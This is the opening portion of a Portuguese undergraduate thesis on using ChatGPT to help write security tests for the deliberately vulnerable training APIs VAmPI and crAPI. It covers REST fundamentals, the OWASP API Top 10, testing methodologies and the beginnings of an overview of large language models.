Universidade Estadual de Londrina

FELIPE DE ALMEIDA FUKAYA

DESENVOLVIMENTO DE TESTES DE SEGURANÇA PARA *RESTFUL APPLICATION PROGRAMMING INTERFACES* AUXILIADO POR *CHATBOTS*

LONDRINA
2025

Ficha de identificação da obra elaborada pelo autor, através do Programa de Geração Automática do Sistema de Bibliotecas da UEL

Fukaya, Felipe.
DESENVOLVIMENTO DE TESTES DE SEGURANÇA PARA RESTFUL APPLICATION PROGRAMMING INTERFACES AUXILIADO POR CHATBOTS / Felipe Fukaya. - Londrina, 2025.
58 f. : il.

Orientador: Bruno Zarpelão.
Trabalho de Conclusão de Curso (Graduação em Ciência da Computação) - Universidade Estadual de Londrina, Centro de Ciências Exatas, Graduação em Ciência da Computação, 2025.
Inclui bibliografia.

1. Testes de Segurança - TCC. 2. IA Generativa - TCC. 3. API REST - TCC. 4. Large Language Models - TCC. I. Zarpelão, Bruno. II. Universidade Estadual de Londrina. Centro de Ciências Exatas. Graduação em Ciência da Computação. III. Título.

CDU 519

FELIPE DE ALMEIDA FUKAYA

DESENVOLVIMENTO DE TESTES DE SEGURANÇA PARA *RESTFUL APPLICATION PROGRAMMING INTERFACES* AUXILIADO POR *CHATBOTS*

Trabalho de Conclusão de Curso apresentado ao curso de Bacharelado em Ciência da Computação da Universidade Estadual de Londrina para obtenção do título de Bacharel em Ciência da Computação.

BANCA EXAMINADORA

Orientador: Prof. Dr. Bruno Bogaz Zarpelão
Universidade Estadual de Londrina

Prof. Dr. Bruno Squizato Faiçal
Universidade Estadual de Londrina - UEL

Ms Blenda Oliveira Mazetto
Universiade Estadual de Londrina - UEL

Londrina, 24 de fevereiro de 2025.

AGRADECIMENTOS

Agradeço à minha família pelo amor e incentivo durante esta fase da minha vida, que tem sido tão difícil.

Aos meus amigos, pelas memórias e companheirismo, sem eles, tudo teria muito mais difícil.

Agradeço também ao meu Professor Orientador Bruno Zarpelão, pela paciência, sabedoria e dedicação, que me ajudaram tanto durante a realização deste trabalho.

Muitas vezes, o maior desafio é compreender o que realmente queremos antes que seja tarde demais. O que nos resta é seguir em frente.

FUKAYA, F. DE A.. **Desenvolvimento de Testes de Segurança para *RESTful Application Programming Interfaces* auxiliado por *ChatBots***. 2025. 57f. Trabalho de Conclusão de Curso (Bacharelado em Ciência da Computação) – Universidade Estadual de Londrina, Londrina, 2025.

RESUMO

Os Modelos de Linguagem de Larga Escala (do inglês *Large Language Models*) têm ganhado crescente destaque, impulsionados pelo surgimento de *chatbots* como ChatGPT. Nos últimos anos, estudos têm investigado a aplicação desses modelos de inteligência artificial em diversas áreas da indústria computacional. Diante disso, este trabalho procura responder a seguinte pergunta: É possível que um programador inexperiente na área de segurança *web*, utilizando um *chatbot* baseado em LLM como o ChatGPT, gere testes de segurança eficazes para a sua aplicação *web*? Para responder a esta pergunta, um roteiro de ações foi desenvolvido, a fim de padronizar a interação com a ferramenta e avaliar não só os testes de segurança gerados, mas também o processo de desenvolvimento em conjunto com o *chatbot*. No decorrer do trabalho, foi observado que, apesar do grande repertório de conhecimento possuído pelo *chatbot*, há indícios da qualidade do conteúdo gerado ser dependente da quantidade de contexto providenciado pelo desenvolvedor, tornando o trabalho de alguém inexperiente desafiador.

Palavras-chave: *API WEB*, *API RESTful*, Modelos de Linguagem de Larga Escala, Detecção de Vulnerabilidades, Testes de Segurança, Testes de Penetração

FUKAYA, F. DE A.. **Development of Security Tests for RESTful APIs Assisted By Chatbots**. 2025. 57p. Final Project (Bachelor of Science in Computer Science) – State University of Londrina, Londrina, 2025.

ABSTRACT

Large Language Models (LLMs) have been increasing in popularity, driven by the emergence of chatbots such as ChatGPT. In recent years, studies have explored the application of these artificial intelligence models in various areas of the computing industry. In this context, this study seeks to answer the following question: Is it possible for a programmer with little experience in web security to generate effective security tests for their web application using a chatbot based on an LLM, such as ChatGPT? To address this question, a set of actions was developed to standardize the interaction with the tool and evaluate not only the security tests generated but also the overall development process alongside the chatbot. Throughout the study, it was observed that, despite the chatbot's vast knowledge base, the quality of the content generated appears to depend on the amount of context provided by the developer, making the task more challenging for inexperienced users.

Keywords: *WEB API, RESTful APIs, Large Language Models, Vulnerability Detection, Security Testing, Penetration Testing*

LISTA DE ILUSTRAÇÕES

Figura 1 – Exemplo da visibilidade dos testes de caixa branca e caixa preta. Fonte [1] 20
Figura 2 – Exemplo de aplicação do método *Chain-Of-Thought*, retirado do artigo [2] 28
Figura 3 – Exemplos de *Few-Shot Learning* 29
Figura 4 – Teste de Injeção SQL - especificando o *endpoint* alvo 38
Figura 5 – Teste de Injeção SQL - *payloads* sugeridos pelo ChatGPT 38
Figura 6 – Teste de Escalonamento horizontal de autenticação - plano de ataque . 40
Figura 7 – Teste de Escalonamento horizontal de autenticação - script e resultado esperado 40
Figura 8 – Teste de Escalonamento horizontal de autenticação - caso com *token* . 41
Figura 9 – Identificação do campo `mechanic_api` e risco de redirecionamento . . . 44
Figura 10 – Geração de um *endpoint* externo para teste com *webhook* 44
Figura 11 – Envio da requisição manipulada para o *webhook* - execução prática do ataque SSRF 45
Figura 12 – Requisição recebida pelo *webhook* 45
Figura 13 – Cabeçalho da requisição enviada pelo *endpoint* '/contact-mechanic?VIN=idVeiculo' 46
Figura 14 – Chave pública do algoritmo RS256 48
Figura 15 – *Token* de autenticação de usuário codificado 48
Figura 16 – *Header* e *Payload* decodificados a partir do *Token* de autenticação pelo site jwt.io 49

LISTA DE TABELAS

Tabela 1 – Métodos HTTP, *endpoints* e descrição de suas funções - VAmPI 31
Tabela 2 – Tabela de Serviços e suas Funções - crAPI 32

LISTA DE ABREVIATURAS E SIGLAS

API	*Application Programming Interface*
LLM	*Large Language Model*
OWASP	*Open Web Application Security Project*
HTTP	*Hypertext Transfer Protocol*
URI	*Uniform Resource Identifier*
JSON	*JavaScript Object Notation*
SQL	*Structured Query Language*
RESTful	*REpresentational State Transfer*
IA	Inteligência Artificial

SUMÁRIO

1 INTRODUÇÃO 12

2 FUNDAMENTAÇÃO TEÓRICA 14
2.1 *API* 14
2.2 *RESTful API* 15
2.3 Riscos de Segurança das *APIs* 16
2.4 Testes de Segurança de *API* 18
2.4.1 *Black-Box Testing*/Teste de Caixa Preta 18
2.4.2 *White-Box Testing*/Teste de Caixa Branca 19
2.4.3 *Gray-Box Testing*/Teste de Caixa Cinza 19
2.4.4 Outras metodologias de teste 20
2.4.5 Critérios de eficácia de testes 21
2.5 *LLMs* 22
2.5.1 Arquitetura Transformer: Fundamentos e Evolução 23
2.5.2 IA Generativa 24
2.6 *LLMs* no desenvolvimento de testes de segurança de *APIs* . . 26
2.7 Engenharia de Prompt 26
2.7.1 Chain-of-Thought Prompting 27
2.7.2 Few-Shot Learning 27
2.7.3 Elementos Contextuais 28

3 MATERIAIS E MÉTODOS 30
3.1 *APIs* 30
3.1.1 VAmPI 30
3.1.2 crAPI 32
3.2 Metodologia 33

4 ANÁLISE E DISCUSSÃO DE RESULTADOS 36
4.1 Testes na *API* VAmPI 36
4.1.1 Injeções e Manipulação de Entrada 36
4.1.2 Exposição de dados sensíveis 37
4.1.3 Autenticação e Autorização 39
4.2 Testes na *API* crAPI 39
4.2.1 SSRF 43
4.2.2 *Broken Authentication* (Confusão de Algoritmo) 43
4.3 Discussão de resultados 47

5 CONCLUSÃO 52

REFERÊNCIAS 54

1 INTRODUÇÃO

A evolução tecnológica e a popularização de arquiteturas baseadas em serviços têm impulsionado a adoção de *RESTful APIs* (*REpresentational State Transfer Application Programming Interface*) como padrão de integração e comunicação em sistemas distribuídos. Pela flexibilidade e escalabilidade, as *RESTful APIs* tornaram-se muito valiosas para aplicações modernas, compondo até 83% de todo o tráfego *web*, desde plataformas de redes sociais até serviços financeiros e dispositivos IoT (do inglês, *Internet of Things*) [3, 4]. No entanto, essa ampla adoção atrai muita atenção de agentes mal-intencionados, que buscam explorar vulnerabilidades nas *APIs* para comprometer a integridade, confidencialidade e disponibilidade dos dados e serviços.

Devido a este fato, as *APIs* devem ser resistentes a falhas e manter altos padrões de segurança para garantir a integridade dos serviços que fornecem. No entanto, devido à volatilidade do ambiente cibernético e, em alguns casos, à escala dos serviços oferecidos, essa tarefa pode ser complexa e demorada, muitas vezes incapaz de acompanhar a velocidade com que os atacantes agem [5].

Recentemente, o avanço dos Modelos de Linguagem de Larga Escala (*LLMs*, do inglês *Large Language Models*), que são modelos de aprendizado de máquina baseados em redes neurais profundas, tem despertado interesse como uma abordagem promissora para auxiliar desenvolvedores de *software* na resolução de problemas em diversas áreas [6, 7]. Esses modelos são baseados na arquitetura Transformer, um tipo de arquitetura que implementa mecanismos de auto-atenção para processar e gerar linguagem natural de forma contextualizada [8], e têm sido aplicados em diversas tarefas, incluindo o desenvolvimento e a validação de *APIs* [7]. Nesse contexto, a aplicação dos *LLMs* pode aumentar a eficiência e a abrangência dos testes, facilitando a identificação de vulnerabilidades. No entanto, não podemos esquecer de considerar as limitações desses modelos, como alucinações, que ocorrem quando o modelo gera informações incorretas ou inventadas, mesmo parecendo confiáveis e coerentes com o contexto. [9, 10, 11].

Diante desse cenário, este trabalho busca realizar um estudo de caso a respeito da utilização de *chatbots*, como o ChatGPT, no processo de testes de segurança de *APIs*. O objetivo principal é realizar uma avaliação qualitativa do quanto essa tecnologia é capaz de melhorar a cobertura dos testes e, o quão confiável ela é no processo de desenvolvimento e responder à seguinte pergunta: 'É possível que um programador inexperiente na área de segurança *web*, utilizando um *chatbot* baseado em LLM como o ChatGPT, gere testes de segurança eficazes para a sua aplicação *web*?'. Para alcançar esse objetivo, será proposta a integração de um *chatbot* no processo de desenvolvimento de testes de segurança para duas *APIs* propositalmente vulneráveis, VAmPI e crAPI, disponíveis publicamente para fins

didáticos. Os resultados obtidos demonstraram que o *chatbot* é capaz de contribuir com a geração de testes de segurança; contudo, o processo apresenta limitações e desafios práticos relacionados principalmente à interpretação de contexto, esquecimento e insuficiência de informações.

Este trabalho está organizado da seguinte forma: no capítulo 2, apresenta-se a fundamentação teórica, onde são discutidos os conceitos-chave relacionados à segurança de *RESTful APIs* e IAs generativas; o capítulo 3 define os materiais utilizados, incluindo as *APIs* alvo do estudo, e detalha a metodologia adotada para a execução dos testes; no capítulo 4, são expostos os resultados obtidos a partir dos experimentos realizados, seguidos de uma análise e discussão sobre as vulnerabilidades identificadas e a eficácia dos chatbots como assistentes nos testes; por fim, o capítulo 5 apresenta as conclusões do trabalho, destacando as contribuições oferecidas.

2 FUNDAMENTAÇÃO TEÓRICA

2.1 *API*

Uma *API* é uma interface que permite a comunicação entre diferentes sistemas, possibilitando a troca de dados ou a execução de funcionalidades específicas [12]. As *APIs* desempenham um papel central na arquitetura de sistemas computacionais modernos, servindo como intermediárias para a comunicação entre diferentes aplicações e serviços. Elas permitem a integração de funcionalidades de maneira padronizada e consistente, abstraindo a complexidade de operações internas e fornecendo um conjunto de instruções para que os desenvolvedores utilizem recursos pré-existentes de maneira eficiente. As *APIs* oferecem uma forma estruturada de promover interoperabilidade, possibilitando que sistemas heterogêneos troquem informações e executem comandos com maior agilidade e menor custo de desenvolvimento [13]. Essa capacidade de conectar diferentes componentes tecnológicos tem contribuído para o avanço de soluções inovadoras em diversas áreas, desde comércio eletrônico até inteligência artificial.

Além disso, o uso de *APIs* impulsiona a colaboração entre organizações e desenvolvedores ao facilitar a criação de ecossistemas tecnológicos baseados na reutilização de recursos. *APIs* têm possibilitado novos modelos de negócio, como o da economia de *APIs*, no qual empresas monetizam o acesso às suas interfaces e expandem a oferta de serviços digitais [14] . No entanto, a crescente adoção de *APIs* também traz desafios significativos; problemas como autenticação inadequada, controles de acesso frágeis e vulnerabilidades em sua implementação podem comprometer a integridade, confidencialidade e disponibilidade dos dados gerenciados [15]. Portanto, é recomendável que todo o ciclo de vida das *APIs*, desde as etapas iniciais de desenvolvimento até a manutenção, seja realizado com cautela e boas práticas, sempre levando em conta aspectos de cibersegurança.

Do ponto de vista técnico, uma *API* é um conjunto de definições, protocolos e ferramentas que especificam como componentes de *software* devem interagir. Ela atua como uma espécie de contrato entre o consumidor e o provedor de serviços, definindo os recursos disponíveis, os formatos de dados utilizados e o comportamento esperado. No contexto das aplicações *web*, *APIs* geralmente operam sobre o protocolo HTTP (*Hypertext Transfer Protocol*), utilizando estruturas padronizadas como JSON para troca de informações entre cliente e servidor [16].

2.2 *RESTful API*

A *REST* (*Representational State Transfer*), proposta por Roy Fielding em sua tese seminal [16], é um estilo arquitetural para sistemas distribuídos que estrutura a comunicação entre cliente e servidor seguindo os princípios da própria *web*. Embora teoricamente independente de protocolos, a *REST* é quase sempre implementada sobre o HTTP, cujos métodos (GET, POST, etc.) e filosofia de operação (stateless, recursos identificáveis por URLs) inspiraram diretamente as restrições da *REST*. Uma *API* é considerada '*RESTful*' quando adere estritamente aos seguintes princípios:

- **Interface Uniforme (Uniform Interface)**: A restrição central da *REST*, composta por quatro elementos:
  - **Identificação de recursos**: Na *REST*, um recurso representa qualquer entidade significativa que possa ser manipulada ou consultada no sistema, como um usuário, produto, documento ou transação. Eles devem ser identificados por um URI (ex.: `/usuarios/123`).
  - **Manipulação por representações**: Os recursos são transmitidos em formatos padronizados (ex.: JSON, XML) e modificados via métodos HTTP padronizados (GET, POST, etc.).
  - **Mensagens autodescritivas**: Cada requisição/resposta inclui metadados claros (ex.: *header* `Content-Type: application/json`).
  - **Hipermídia como motor do estado da aplicação (HATEOAS)**: Respostas incluem links para ações subsequentes (ex.: após buscar um usuário, links para editá-lo ou excluí-lo).
- **Ausência de Estado (Stateless)**: Cada requisição deve conter todas as informações necessárias para que o servidor a processe. O servidor não armazena contexto entre requisições (ex.: sessões), potencializando a escalabilidade e a tolerância a falhas.
- **Sistema em Camadas (Layered System)**: Intermediários (ex.: proxies, gateways, CDNs) podem processar requisições/respostas sem que o cliente ou o servidor conheçam sua existência. Isso permite funcionalidades como cache distribuído, balanceamento de carga e segurança em camadas.
- **Capacidade de Armazenamento (Cacheable)**: Respostas devem ser explicitamente marcadas como **cacheáveis** (ex.: via *header* `Cache-Control: max-age=3600`), permitindo que clientes ou intermediários armazenem cópias locais para reduzir latência.

- **Código sob Demanda (Code on Demand)**: Restrição opcional onde o servidor envia código executável (ex.: JavaScript) ao cliente para estender funcionalidades. Pouco utilizado em *APIs* modernas devido a riscos de segurança.

As *RESTful APIs* têm o HTTP como protocolo natural, devido à sua compatibilidade intrínseca com as restrições definidas por Fielding [16]. Em sua tese, Fielding enfatiza que a *REST* foi projetada para refletir a arquitetura da *web*, e o HTTP, como protocolo central da *web*, encapsula diretamente os princípios *REST*:

- **GET**: Recupera uma representação de um recurso (ex.: `GET /usuarios` retorna lista de usuários).
- **POST**: Cria um novo recurso (ex.: `POST /usuarios` com dados no corpo).
- **PUT**: Substitui completamente um recurso existente (ex.: `PUT /usuarios/123` atualiza o usuário 123).
- **DELETE**: Remove um recurso (ex.: `DELETE /usuarios/123`).

2.3 Riscos de Segurança das *APIs*

As *APIs*, apesar de sua utilidade, introduzem preocupações relevantes em termos de segurança. A exposição pública dessas interfaces pode comprometer dados sensíveis e afetar a estabilidade dos sistemas. A edição de 2023 do *OWASP API Security* [15] destaca as 10 principais vulnerabilidades que devem ser analisadas com cuidado ao implementar uma *API*; são elas:

1. **Autorização a Nível de Objeto Quebrada:** Acontece quando uma *API* expõe identificadores de objetos sem verificar adequadamente se o usuário tem a permissão de acessá-lo. Isso permite que usuários acessem ou manipulem objetos indevidamente, explorando *endpoints* que não validam corretamente se o usuário tem permissão para interagir com o recurso solicitado.
2. **Autenticação Quebrada:** Um mecanismo de autenticação pode ser implementado com uma falha, possibilitando que atacantes explorem essa vulnerabilidade para assumir a identidade de outros usuários.
3. **Autorização a Nível de Propriedade de Objeto Quebrada:** Ocorre quando uma *API* não valida corretamente as permissões do usuário para acessar propriedades específicas de um objeto. Isso resulta na exposição de dados sensíveis ou restritos a usuários que não deveriam ter acesso a essas informações, permitindo vazamentos ou manipulação indevida.

4. **Consumo de Recursos Irrestrito:** A falta de restrição para o consumo de recursos do sistema (poder de processamento, armazenamento, memória) abre a possibilidade de ataques de negação de serviço. Algumas *APIs* podem oferecer recursos por solicitações feitas a outras *APIs*, normalmente com um custo monetário atribuído a cada solicitação, o que possibilita que ataques gerem grandes despesas nesses casos.

5. **Autorização a Nível de Função Quebrada:** Acontece quando a *API* não valida adequadamente as permissões do usuário com base em sua função ou perfil. Isso permite que usuários acessem funcionalidades ou *endpoints* restritos, que deveriam estar disponíveis apenas para funções específicas. Um exemplo disto seria um usuário comum de um site de compras ser capaz de excluir listagens de produtos do site, um recurso que deveria ser disponível apenas para perfis de funcionários do site.

6. **Acesso Irrestrito a Fluxos de Negócio Sensíveis:** Refere-se à exposição de fluxos críticos de negócio através de *APIs* sem a devida proteção contra abusos, especialmente aqueles realizados de maneira automatizada. Um exemplo clássico de Acesso Irrestrito a Fluxos de Negócio Sensíveis é uma *API* de um banco que permite a transferência de fundos entre contas sem implementar controles adequados, como limites de valor, verificação de autenticação em duas etapas ou monitoramento de atividades suspeitas. Um atacante poderia explorar essa falha para realizar transferências automatizadas em massa, drenando fundos de contas vulneráveis. Além disso, se a *API* não limitar a frequência de requisições, um script malicioso poderia realizar inúmeras transferências pequenas em um curto período, causando grandes perdas financeiras sem ser detectado imediatamente.

7. **Falsificação de Requisições no Servidor (SSRF):** O SSRF (do inglês, *Server Side Request Forgery*), acontece quando a *API* permite que o atacante forneça uma URI maliciosa, que a aplicação utiliza para buscar recursos remotos sem validação adequada. Isso pode ser explorado para forçar a aplicação a enviar requisições inesperadas para destinos como servidores internos, expondo dados sensíveis e possibilitando ataques subsequentes a outros serviços conectados.

8. **Configurações Inadequadas de Segurança:** A má configuração de segurança da *API* pode expô-la a ataques. Exemplos como habilitação de portas desnecessárias, configuração incorreta de cabeçalhos HTTP e manutenção de permissões excessivas em serviços estão entre os exemplos de má configuração.

9. **Má Gestão de Inventário:** A ampla quantidade de *endpoints* em *APIs*, principalmente em ambientes com várias versões ou interfaces expostas publicamente, torna a gestão de inventário algo necessário. Esse inventário consiste em um mapeamento organizado de todos os *hosts*, versões, *endpoints* e documentação, permitindo visibilidade sobre o que está exposto e facilitando o controle. Quando a documentação e

os inventários não estão atualizados, versões desatualizadas ou *endpoints* indevidos podem continuar acessíveis, o que representa riscos significativos para a segurança.

10. **Consumo Inseguro de *APIs*:** A confiança excessiva em dados vindos de *APIs* de terceiros pode levar desenvolvedores a adotarem padrões de segurança mais fracos em relação a esses dados. Isso cria uma superfície de ataque em que invasores comprometem serviços de terceiros integrados para atacar a *API* principal indiretamente.

2.4 Testes de Segurança de *API*

Existem diversas metodologias e tipos de testes específicos para avaliar a robustez de *APIs RESTful* contra vulnerabilidades. Ao desenvolver os testes, podem ser utilizadas três metodologias [17], conforme apresentado nas subseções a seguir.

2.4.1 *Black-Box Testing*/Teste de Caixa Preta

O Teste de Caixa Preta é um método no qual os testadores avaliam a funcionalidade do *software* ou *API* sem ter acesso ao código-fonte ou à implementação interna, como podemos ver na Figura 1. O foco está nos *inputs* (entradas) e *outputs* (saídas) esperados, simulando o comportamento do usuário final ou de um atacante externo. Nesse tipo de teste, o testador não possui conhecimento ou visibilidade sobre como o sistema ou *API* é implementado, baseando-se exclusivamente em especificações e requisitos documentados para validar se o *software* atende aos objetivos. Esse método é amplamente utilizado para verificar a conformidade com requisitos funcionais e não funcionais, como desempenho e segurança [18, 19].

Entre as principais vantagens, o Teste de Caixa Preta simula cenários reais do usuário, permitindo a identificação de problemas que poderiam ser explorados em ambientes de produção. Além disso, é útil para validar a segurança contra ataques externos, já que a perspectiva do teste é semelhante à de um possível invasor. Por ser focado apenas nos resultados esperados, esse método reduz o viés do testador em relação à lógica interna do sistema. Por outro lado, suas desvantagens incluem a incapacidade de cobrir aspectos internos, como qualidade do código ou eficiência de algoritmos, além de ser menos eficiente na detecção de *bugs* complexos enraizados na lógica do código. A eficácia do teste depende também de uma documentação clara e abrangente. Um exemplo típico de uso é o teste de *endpoints* de uma *API*, verificando se as respostas para chamadas válidas e inválidas estão em conformidade com as especificações, sem analisar a implementação.

2.4.2 *White-Box Testing*/Teste de Caixa Branca

O Teste de Caixa Branca envolve uma análise detalhada do código-fonte do sistema ou *API*, permitindo que o testador tenha acesso total à lógica interna e à estrutura do *software*, como ilustrado na Figura 1. Esse método permite avaliar diretamente a lógica, os fluxos de controle, as estruturas de dados e a cobertura do código, sendo frequentemente aplicado com técnicas como análise de fluxo, cobertura de linhas, caminhos e *branches* [20, 1].

Esse tipo de teste oferece vantagens significativas, como a identificação de falhas específicas relacionadas à lógica do sistema, incluindo condições não tratadas e loops infinitos. Ele também permite alcançar uma alta cobertura de código, reduzindo as chances de *bugs* não detectados, além de possibilitar a integração com ferramentas de análise estática e dinâmica [21]. Contudo, o Teste de Caixa Branca exige conhecimento técnico profundo do código-fonte, o que limita sua aplicabilidade a testadores com habilidades especializadas. Além disso, pode consumir mais tempo e recursos, especialmente em sistemas grandes e complexos, e nem sempre reflete o comportamento do sistema no uso real. Um exemplo prático é a verificação de condições em uma função específica, avaliando se todas as situações possíveis são cobertas ou se um algoritmo está corretamente implementado, como no tratamento de uma função de autenticação do sistema.

2.4.3 *Gray-Box Testing*/Teste de Caixa Cinza

O Teste de Caixa Cinza combina aspectos dos dois métodos mencionados anteriormente, permitindo que o testador tenha acesso limitado às informações internas do sistema, como partes do código ou lógica, equilibrando uma visão externa e interna. Ele é particularmente útil para validar integrações, fluxos de dados ou interfaces.

Por combinar os benefícios de ambos os métodos, o Teste de Caixa Cinza possibilita análises mais eficientes e eficazes, permitindo que o testador se concentre em áreas críticas sem perder a perspectiva de um uso externo. Esse método é especialmente aplicável a cenários complexos, como *APIs* que integram múltiplas camadas ou microsserviços.

Microsserviços são uma abordagem arquitetônica na qual uma aplicação é dividida em serviços independentes e especializados, cada um responsável por uma funcionalidade específica, como setores de uma empresa. Esses serviços operam em processos separados, comunicando-se via *APIs* leves (como HTTP/*REST*) [22]. Diferentemente de sistemas monolíticos, os microsserviços promovem descentralização e flexibilidade, mas introduzem complexidade na coordenação entre componentes, especialmente em cenários de integração e testes.

O Teste de Caixa Cinza exige um equilíbrio cuidadoso entre o conhecimento interno e externo, o que pode ser desafiador. Outra limitação é que ele pode ser menos

sistemático do que os métodos puros, gerando lacunas nos testes. Além disso, pode ser difícil coordenar equipes com diferentes níveis de acesso ao código. Um exemplo comum de aplicação é o teste de uma *API* que envolve lógica de negócio em um microsserviço, utilizando a documentação interna para identificar áreas críticas, mas realizando testes de caixa-preta nos principais *endpoints* para simular interações externas.




Figura 1 – Exemplo da visibilidade dos testes de caixa branca e caixa preta. Fonte [1]

2.4.4 Outras metodologias de teste

Adicionalmente às metodologias mencionadas anteriormente, diversos tipos específicos de teste de segurança podem ser aplicados para avaliar a robustez das *APIs*:

- **Teste de Autenticação e Autorização:** Este tipo de teste avalia a implementação dos mecanismos de autenticação e autorização, como o protocolo OAuth 2.0. Ele garante que apenas usuários ou sistemas autorizados possam acessar recursos protegidos, protegendo credenciais contra interceptação e ataques. Por exemplo, autenticação de usuário final e autorização baseada em escopos de acesso são aspectos críticos validados nesse teste [23].

- **Teste de Validação de Entrada:** Esse teste garante que os dados enviados à *API* sejam validados corretamente para prevenir ataques como injeção de SQL e

cross-site scripting (XSS). Ferramentas de análise estática e lógica de verificação são usadas para identificar falhas de validação [21].

- **Teste de Manipulação de Parâmetros:** Verifica se é possível alterar parâmetros de entrada para obter acesso não autorizado ou modificar dados. Parâmetros sensíveis, como IDs ou *tokens*, devem ser protegidos contra exposição e manipulação [24].
- **Teste de Gerenciamento de Sessões:** Avalia como a *API* gerencia sessões de usuários, verificando vulnerabilidades como sequestro de sessão ou tempos inadequados de expiração. Este teste é crítico para sistemas que requerem autenticação baseada em sessão ou *tokens* [25].
- **Teste de Limites (*Boundary Testing*):** Examina como a *API* reage a entradas extremas, como números muito grandes ou cadeias de caracteres longas. Este teste previne vulnerabilidades como estouro de inteiros ou erros de alocação de memória, que podem causar falhas no sistema [26].
- **Teste de Invasão (*Penetration Testing*):** Simula ataques reais para identificar falhas de segurança exploráveis. Testes manuais e automatizados são combinados para cobrir cenários amplos de ataque, desde injeções até ataques de negação de serviço (DoS) [18].
- **Varredura de Vulnerabilidades (*Vulnerability Scanning*):** Utiliza ferramentas automatizadas para identificar falhas conhecidas na *API*, como bibliotecas desatualizadas ou configurações incorretas. Os resultados ajudam a priorizar correções com base em gravidade [15].
- **Teste de Protocolo:** Avalia como a *API* lida com métodos HTTP (GET, POST, PUT, DELETE) e códigos de status. Visa garantir a conformidade com os padrões HTTP e a gestão adequada de respostas [21].
- **Teste de Fuzzing (*Fuzz Testing*):** Envia entradas aleatórias, inválidas ou inesperadas para a *API*, avaliando como o sistema responde. Este teste é eficaz para identificar falhas que possam causar travamentos ou exceções não tratadas [18].

2.4.5 Critérios de eficácia de testes

A qualidade dos testes de *software* é determinada por características que impactam sua capacidade de identificar defeitos, adaptar-se a mudanças e integrar-se ao processo de desenvolvimento.[27, 28]. São características de testes eficazes:

- **Cobertura adequada:** Testes devem exercitar diferentes cenários e requisitos do sistema, garantindo que funcionalidades críticas e casos de uso sejam verificados [27].

A cobertura de código e requisitos é um indicador relevante, desde que alinhada aos riscos do projeto.

- **Manutenabilidade e legibilidade:** Casos de teste claros e modularizados facilitam atualizações conforme o sistema evolui. Testes com alta coesão e baixo acoplamento à implementação reduzem custos de manutenção [28].
- **Determinismo e confiabilidade:** Testes devem produzir resultados consistentes sob as mesmas condições. Falhas não determinísticas ("flaky tests") minam a confiança no processo [27].
- **Automação e desempenho:** A automação eficiente, com execução rápida e integração contínua, permite que o retorno dos testes seja ágil [27]. Testes lentos tendem a ser negligenciados.
- **Relevância para o usuário:** Testes devem refletir comportamentos reais do sistema, evitando verificações excessivamente técnicas ou desalinhadas das necessidades do usuário final [28].

São características de testes ineficazes:

- **Baixa cobertura funcional:** Focar em aspectos irrelevantes ou ignorar cenários críticos leva a falsas garantias de qualidade [27].
- **Complexidade excessiva:** Testes difíceis de compreender ou modificar aumentam a carga cognitiva e o risco de erros durante manutenções [28].
- **Fragilidade:** Acoplamento excessivo a detalhes de implementação (e.g., interfaces gráficas ou estruturas internas) torna testes instáveis frente a mudanças triviais [28].
- **Não determinismo:** Dependência de fatores externos não controlados (e.g., horários do sistema ou concorrência) gera resultados inconsistentes [27].
- **Falta de evolução:** Testes desatualizados, que não refletem novas funcionalidades ou requisitos, tornam-se obsoletos e inúteis [28].

Em síntese, testes eficazes equilibram cobertura, clareza e adaptabilidade, enquanto testes ruins frequentemente resultam de práticas inadequadas de projeto ou gestão.

2.5 *LLMs*

Os modelos de linguagem de larga escala são sistemas baseados em aprendizado de máquina treinados em corpos textuais massivos, capazes de compreender e gerar linguagem humana de forma contextualizada. Diferentemente de modelos tradicionais de

processamento de linguagem natural (PLN), os *LLMs* modernos utilizam a arquitetura Transformer [8], que permite capturar relações contextuais de longo alcance em textos de forma paralelizada e eficiente. Essa inovação técnica, aliada à escalabilidade computacional, viabilizou modelos com centenas de bilhões de parâmetros (ex.: GPT-3 [29]) e aplicações em tarefas complexas, como tradução automática, sumarização e diálogo contextualizado. A eficácia dos *LLMs* deriva de dois pilares:

- **Pré Treinamento em Escala:** Modelos são expostos a trilhões de *tokens* (ex.: livros, artigos, páginas da *web*) para aprender padrões linguísticos gerais, como sintaxe, semântica e conhecimento factual [30].
